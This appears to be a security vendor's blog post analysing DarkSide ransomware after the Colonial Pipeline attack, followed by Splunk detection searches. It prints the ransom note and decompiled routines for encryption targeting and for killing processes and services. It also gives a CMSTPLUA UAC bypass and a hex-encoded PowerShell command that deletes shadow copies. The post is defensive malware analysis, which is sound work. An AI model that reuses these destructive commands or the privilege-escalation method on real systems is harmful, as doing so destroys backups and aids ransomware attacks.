Security MAY 17, 2021 | 6 MINUTE READ

DarkSide Ransomware: Splunk Threat Update and Detections

By Splunk Threat Research Team

Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please visit our blog post. We appreciate your understanding as we work towards making our community more inclusive for everyone.

The ransomware campaign against the Colonial Pipeline highlights the dangers and real-life consequences of cyberattacks. If you want to understand how to use Splunk to find activity related to the DarkSide Ransomware, we highly recommend you first read "The DarkSide of the Ransomware Pipeline" from Splunk's Security Strategist team. In short, according to the FBI, the actors behind this campaign are part of the "DarkSide" group. The effects of this campaign against Colonial Pipeline are remarkable. Colonial Pipeline voluntarily shut down its operations, and some estimates indicate around 45% of the East Coast of the United States fuel supply is affected.

A regional state of emergency has been declared, it is important to note that this pipeline not only supplies automotive vehicles fuel but jet fuel as well, so not only land transportation is affected but air transportation as well. Another possible effect of this cyberattack is the increase of fuel

Digital Resilience Pays Off

Download this e-book to learn about the role of Digital Resilience across enterprises.

Download now


Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking "Customize". For details, please consult our Cookie Policy

Accept All Reject All Customize ›

https://twitter.com/GasBuddy/status/1392107671889850370


Replicating the DarkSide Ransomware Attack

The Splunk Threat Research Team (STRT) has addressed this threat and produced an Analytic Story with several detection searches directed at community shared IOCs. STRT was able to replicate the execution of this payload via the attack range. The following screens show the initial execution of this malicious payload.



The execution of this file as many other ransomware payloads creates a note where it explains to the victim what happened, demands a ransom payment, and also threatens to publish sensitive information extracted during the attack in what is known as double extortion.

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy



The ransomware note also presents a personal leak page where partial exfiltrated information is shown and presents a web page to input a key to receive further instructions.


```
We are ready:
- To provide you the evidence of stolen data
- To give you universal decrypting tool for all encrypted files.
- To delete all the stolen data.

What guarantees?
---------------------------------------------
We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is no
All our decryption software is perfectly tested and will decrypt your data. We will also provide
We guarantee to decrypt one file for free. Go to the site and contact us.

How to get access on website?
---------------------------------------------
Using a TOR browser:
1) Download and install TOR browser from this site: https://torproject.org/
2) Open our website: http://darksidfqzcuhtk2.onion/K71D6P88YTX04R3ISCJZHMD5IYV55V9247QHJY0HJYUXX6

When you open our website, put the following data in the input form:
Key:
pr9gzRnMz6qEwr6ovMT0cbjd9yT56NctfQZGIiVVLgo0ME2EQpAUyZucG9BLrOJjno5XLPvCN11TFfnlFHa42u5mJxoeR5k5R
HQSUM3pzGoEPRVOzXSZ8YqkJyFL0TDFBbWaBKQDOSo9GzKKoVRQ0Eb02F5geTPkTAqZZSfSQ6PBBlTGPSgGe2kCyuwwp7lDmR
gNiuusFK8JNI5nrtRPp3bMAc6OEddxfJWj6o2GT1Xg9j87Jp4Oyv43E1J61jLJAWBkmoBB3Gqv07mtyDW5PnmxBlNzABbLFEv
xRcxqyeKtsaQ5yqLvyQgMdnrI2QoCqkHYYUfBIzjO8BXyBZdmjHanXE57jdDAhjaDUUqfL917cCyJr1uwVR0Xj5lJXe8BIKHd
daNcAXXyL8Fg1avIXOcuEkGRDXt8Cs8b3TAB6n4DrbLJdiFjECo8yCA9pxvzqjXatumUlob1WFZaUoLVYzP
```


This ransomware payload also includes a log that shows current execution items as the following screenshot shows.



One of the TOR URI addresses presented in the note appears to be targeted to the victim, we found that the site to input key was similar in

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy

site and in what appears to be sensitive information made public from their campaigns.



File Encryption:

This ransomware is capable of encrypting files in the network shares and local drive of the compromised host.

Enumerates network shares

```
v7 = v12;
if ( dw_WNetEnumResourceW() != 0x103 )
{
  do
  {
    if ( (v3[3] & 2) != 0 && (!a2 || *(_DWORD *)(a2 + 20) && v3[5]
      EnumNetworkShare(a1, (int)v3);
    if ( v3[1] == 1 )
    {
      v4 = dw_HeapAlloc(ProcessHeapMem, 0, 0x10000, v7, v8, v9);
      wipestr((_OWORD *)v4, 0x10000u);
      *(_DWORD *)v4 = '\\\0\\';
      *(_DWORD *)(v4 + 4) = '\\\0?';
      *(_DWORD *)(v4 + 8) = 'N\0U';
      *(_DWORD *)(v4 + 12) = '\\\0C';
      dw_wcscpy(v4 + 16, v3[5] + 4);
      sub_404AE3(v5, v6, a2, v4, v4);
      dw_HeapFree(ProcessHeapMem, 0, v4);
    }
    v3 += 8;
    --v11;
  }
  while ( v11 );
```

Enumerates local and removable drives

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy

```
result = dw_GetLogicalDriveStringsW(128, v5);
if ( result )
{
```



```
  do
  {
    result = dw_GetDriveTypeW(v1);
    if ( result == DRIVE_FIXED || result == DRIVE_REMOVABLE )
    {
      v6[0] = '\\\0\\';
      v6[1] = '\\\0?';
      dw_wcscpy(&v7, v1);
      result = sub_404AE3(v3, v4, (int)v6, (int)v1, (int)v6);
    }
    v1 += 2;
    --v2;
  }
  while ( v2 );
```

Whitelisted Folders, Files, and File Extension

This ransomware payload has a configuration feature consisting of a list of folder names, files, and file extensions it skips during encryption.

Folder names skipped during the encryption process

```
..........$recycle.bin.config.msi.$windows.~bt.$windows.~ws.win
dows.appdata.application data.boot.google.mozilla.program files.
program files (x86).programdata.system volume information.tor br
owser.windows.old.intel.msocache.perflogs.x64dbg.public.all user
s.default...................................................
```

Files and File Extensions skipped during the encryption process

```
.................................................................
.................................................................
....................................................autorun.inf.b
oot.ini.bootfont.bin.bootsect.bak.desktop.ini.iconcache.db.ntldr
.ntuser.dat.ntuser.dat.log.ntuser.ini.thumbs.db.................
.................................................................
.................................................................
.................................................................
.................................................................
.................................................................
.................................................................
.................................................................
.................................................................
.................................................................
.................................................................
.................................................................
.................................................................
...........................386.adv.ani.bat.bin.cab.cmd.com.cpl.c
ur.deskthemepack.diagcab.diagcfg.diagpkg.dll.drv.exe.hlp.icl.icn
s.ico.ics.idx.ldf.lnk.mod.mpa.msc.msp.msstyles.msu.nls.nomedia.o
cx.prf.ps1.rom.rtp.scr.shs.spl.sys.theme.themepack.wpx.lock.key.
hta.msi.pdb.....................................................
```

Terminating Processes and Services

Similar to other ransomware payloads it also tries to kill processes or services that may cause access failure to the files targeted for encryption. Below is the decrypted list of strings related to the process name and service name targeted for termination.

Process names list targeted for termination

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking "Customize". For details, please consult our Cookie Policy

```
012F98A8  ....................................................
012F9928  ....................................................sql.o
012F99A8  racle.ocssd.dbsnmp.synctime.agntsvc.isqlplussvc.xfssvccon.mydesk
012F9A28  topservice.ocautoupds.encsvc.firefox.tbirdconfig.mydesktopqos.oc
012F9AA8  omm.dbeng50.sqbcoreservice.excel.infopath.msaccess.mspub.onenote
```



```
result = dw_CreateToolhelp32Snapshot(2, 0);
v5 = result;
if ( result != -1 )
{
  if ( dw_Process32FirstW(v5, v2) )
  {
    DecryptBuffer((int)&dword_407C50, *(&dword_407C50 - 1));
    do
    {
      dw(v3);
      if ( dw_wcsstr(v3, &dword_407C50) )
      {
        v1 = (_WORD *)dword_40B56E;
        while ( !dw_wcsstr(v3, v1) )
        {
          v1 += dw_wcslen(v1) + 1;
          if ( !*v1 )
            goto LABEL_11;
        }
        v4 = dw_OpenProcess(1, 0, v2[2]);
        if ( v4 )
        {
          dw_TerminateProcess(v4, 0);
          dw_CloseHandle(v4);
        }
      }
```

Service name it terminates:

```
....................................................................
................................vss.sql.svc$.memtas.mepocs.so
phos.veeam.backup...........................................
....................................................................
```

```
  v10 = 0;
  dw_EnumServicesStatusExW(v13, 0, 48, 1, 0, 0, &v10, &v9, 0, 0);
  v11 = (_DWORD *)dw_HeapAlloc(ProcessHeapMem, 8, v10, a2, a3, a1);
  result = dw_EnumServicesStatusExW(v13, 0, 48, 1, v11, v10, &v10, &v9, 0, 0);
  if ( result )
  {
    v4 = v11;
    do
    {
      v5 = 0;
      v6 = (_WORD *)dword_40B572;
      while ( 1 )
      {
        if ( !v5 )
        {
          dw(*v4);
          v5 = 1;
        }
        if ( dw_wcsstr(*v4, v6) )
        {
          v12 = dw_OpenServiceW(v13, *v4, 0x10020);
          if ( v12 )
          {
            wipestr(&v8, 0x1Cu);
            if ( dw_ControlService(v12, 1, &v8) )
              break;
          }
        }
        result = dw_wcslen(v6);
        v6 += result + 1;
        if ( !*v6 )
          goto LABEL_12;
      }
      dw_DeleteService(v12);
```

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy

This ransomware checks if its process instance is running under admin privileges, if not, it will try to elevate privileges by using cmstplua.dll COM OBJECT CLSID to elevate its privileges.


```
  int v3; // [esp+18h] [ebp-218h]
  _OWORD Elevation[32]; // [esp+28h] [ebp-208h] BYREF

  wipestr(Elevation, 0x208u);
  DecryptBuffer((int)&dword_407C12, *(&dword_407C12 - 1));// Elevation:Administrator!new:
  dw_wcscpy(Elevation, &dword_407C12);
  wipestr(&dword_407C12, *(&dword_407C12 - 1));
  DecryptBuffer((int)&dword_407BC0, *(&dword_407BC0 - 1));// 00017BC0  {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
                                                          //
  dw_wcscat(Elevation, &dword_407BC0);
  wipestr(&dword_407BC0, *(&dword_407BC0 - 1));
  wipestr(&v2, 0x24u);
  LODWORD(v2) = 36;
  v3 = 4;
  DecryptBuffer((int)&dword_407BA8, *(&dword_407BA8 - 1));
  dw_CoGetObject(Elevation, &v2, &dword_407BA8, a1);
  return wipestr(&dword_407BA8, *(&dword_407BA8 - 1));
}
```

Aside from encrypting files, killing processes, services, and elevating privileges it will also delete files in the recycle bin, as seen in the following screenshot.

```
*((_WORD *)v2 + v3) = '*';
*(_DWORD *)((char *)v2 + 2 * v3 + 2) = 'e\0r';
*(_DWORD *)((char *)v2 + 2 * v3 + 6) = 'y\0c';
*(_DWORD *)((char *)v2 + 2 * v3 + 10) = 'l\0c';
*(_DWORD *)((char *)v2 + 2 * v3 + 14) = '*\0e';
*((_WORD *)v2 + v3 + 9) = 0;
v10 = dw_FindFirstFileExW(v9, 0, v7, 0, 0, 2);
if ( v10 != -1 )
{
  while ( (v7[0] & 0x10) == 0 )
  {
    if ( !dw_FindNextFileW(v10, v7) )
      goto LABEL_10;
  }
```

Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy

```
result = FindrecycleBin(a1, v5);
if ( result )
{
```



```
  v3 = dw_wcslen(v6);
  if ( v6[v3 - 1] != 92 )
  {
    v6[v3] = 92;
    v2 = &v6[1];
  }
  *(_DWORD *)&v2[v3] = 2949203;
  *(_DWORD *)&v2[v3 + 2] = 42;
  result = dw_FindFirstFileExW(v6, 0, v7, 0, 0, 2);
  v9 = result;
  if ( result != -1 )
  {
    do
    {
      if ( (v7[0] & 0x10) != 0 )
      {
        dw_wcscpy(v5, v6);
        v4 = dw_wcsrchr(v5, 92);
        dw_wcscpy(v4 + 2, v8);
        DeleteFilesInrecycleBin(v5);
      }
```

It also has a feature where it runs a hex-encoded PowerShell script to delete the shadow copy in the compromised machine. Below is the screen capture of the decrypted PowerShell command.

```
powershell -ep bypass -c "(0..61)|%%{$s+=[char][byte]
('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A65637420B245F2E44656C6574652829 3B7D20'.Substring(2*$_,2))};iex
$s"
```

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python39>python -c "import binasci
742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656
20'))"
b'Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();} '
```

The DarkSide Ransomware also used the machine guid of the compromised host to generate a (4 rounds) crc32 checksum that will be used as a file extension of the encrypted files.

```
void *__stdcall Crc32CheckSum(int a1, int a2, int a3)
{
  int firstCrc32Round; // eax
  int secondCrc32Round; // eax
  int thirdCrc32Round; // eax
  int fourthCrc32Round; // eax

  if ( !a2 )
    return 0;
  if ( !a3 )
    wipestr(&checksumBuff, 0x10u);
  firstCrc32Round = dw_RtlComputeCrc32(0xDEADBEEF, a1, a2);
  secondCrc32Round = dw_RtlComputeCrc32(firstCrc32Round, a1, a2);
  checksumBuff ^= secondCrc32Round;
  thirdCrc32Round = dw_RtlComputeCrc32(secondCrc32Round, a1, a2);
  *((_DWORD *)&checksumBuff + 1) ^= thirdCrc32Round;
  fourthCrc32Round = dw_RtlComputeCrc32(thirdCrc32Round, a1, a2);
  *((_DWORD *)&checksumBuff + 2) ^= fourthCrc32Round;
  *((_DWORD *)&checksumBuff + 3) ^= dw_RtlComputeCrc32(fourthCrc32Round, a1, a2);
  return &checksumBuff;
}
```


Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking “Customize”. For details, please consult our Cookie Policy

Using the DarkSide Ransomware Analytic Story

a specific sysmon configuration to get the data needed to create these detections. The new Analytic Story "DarkSide Ransomware" is composed of the following searches from current analytical stories and new detection searches:

Modified Ransomware Notes Bulk Creation


```
`sysmon` EventCode=11 file_name IN ("*\.txt","*\.html","*\.hta") |bin _time
  span=10s | stats min(_time) as firstTime max(_time) as lastTime dc(TargetFilename)
  as unique_readme_path_count values(TargetFilename) as list_of_readme_path by Comput
  Image file_name | where unique_readme_path_count >= 15 | `security_content_ctime(fi
  | `security_content_ctime(lastTime)`
```



New detections:

- Delete Shadow copy with Powershell (Detects deletion of shadow copy)


```
powershell` EventCode=4104 Message= "*ShadowCopy*" Message = "*Delete*"
  stats count min(_time) as firstTime max(_time) as lastTime by EventCode Message Com
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```



- CMLUA or CMSTPLUA UAC bypass (Detects privilege escalation)


Splunk LLC uses optional first-party and third-party cookies, including session replay cookies, to improve your experience on our websites, for analytics and for advertisement purposes only with your consent. If you reject optional cookies, only cookies necessary to provide you the services will be used. You can accept selected optional cookies by clicking "Customize". For details, please consult our Cookie Policy

```
    | `security_content_ctime(firstTime)`
    | `security_content_ctime(lastTime)`
```

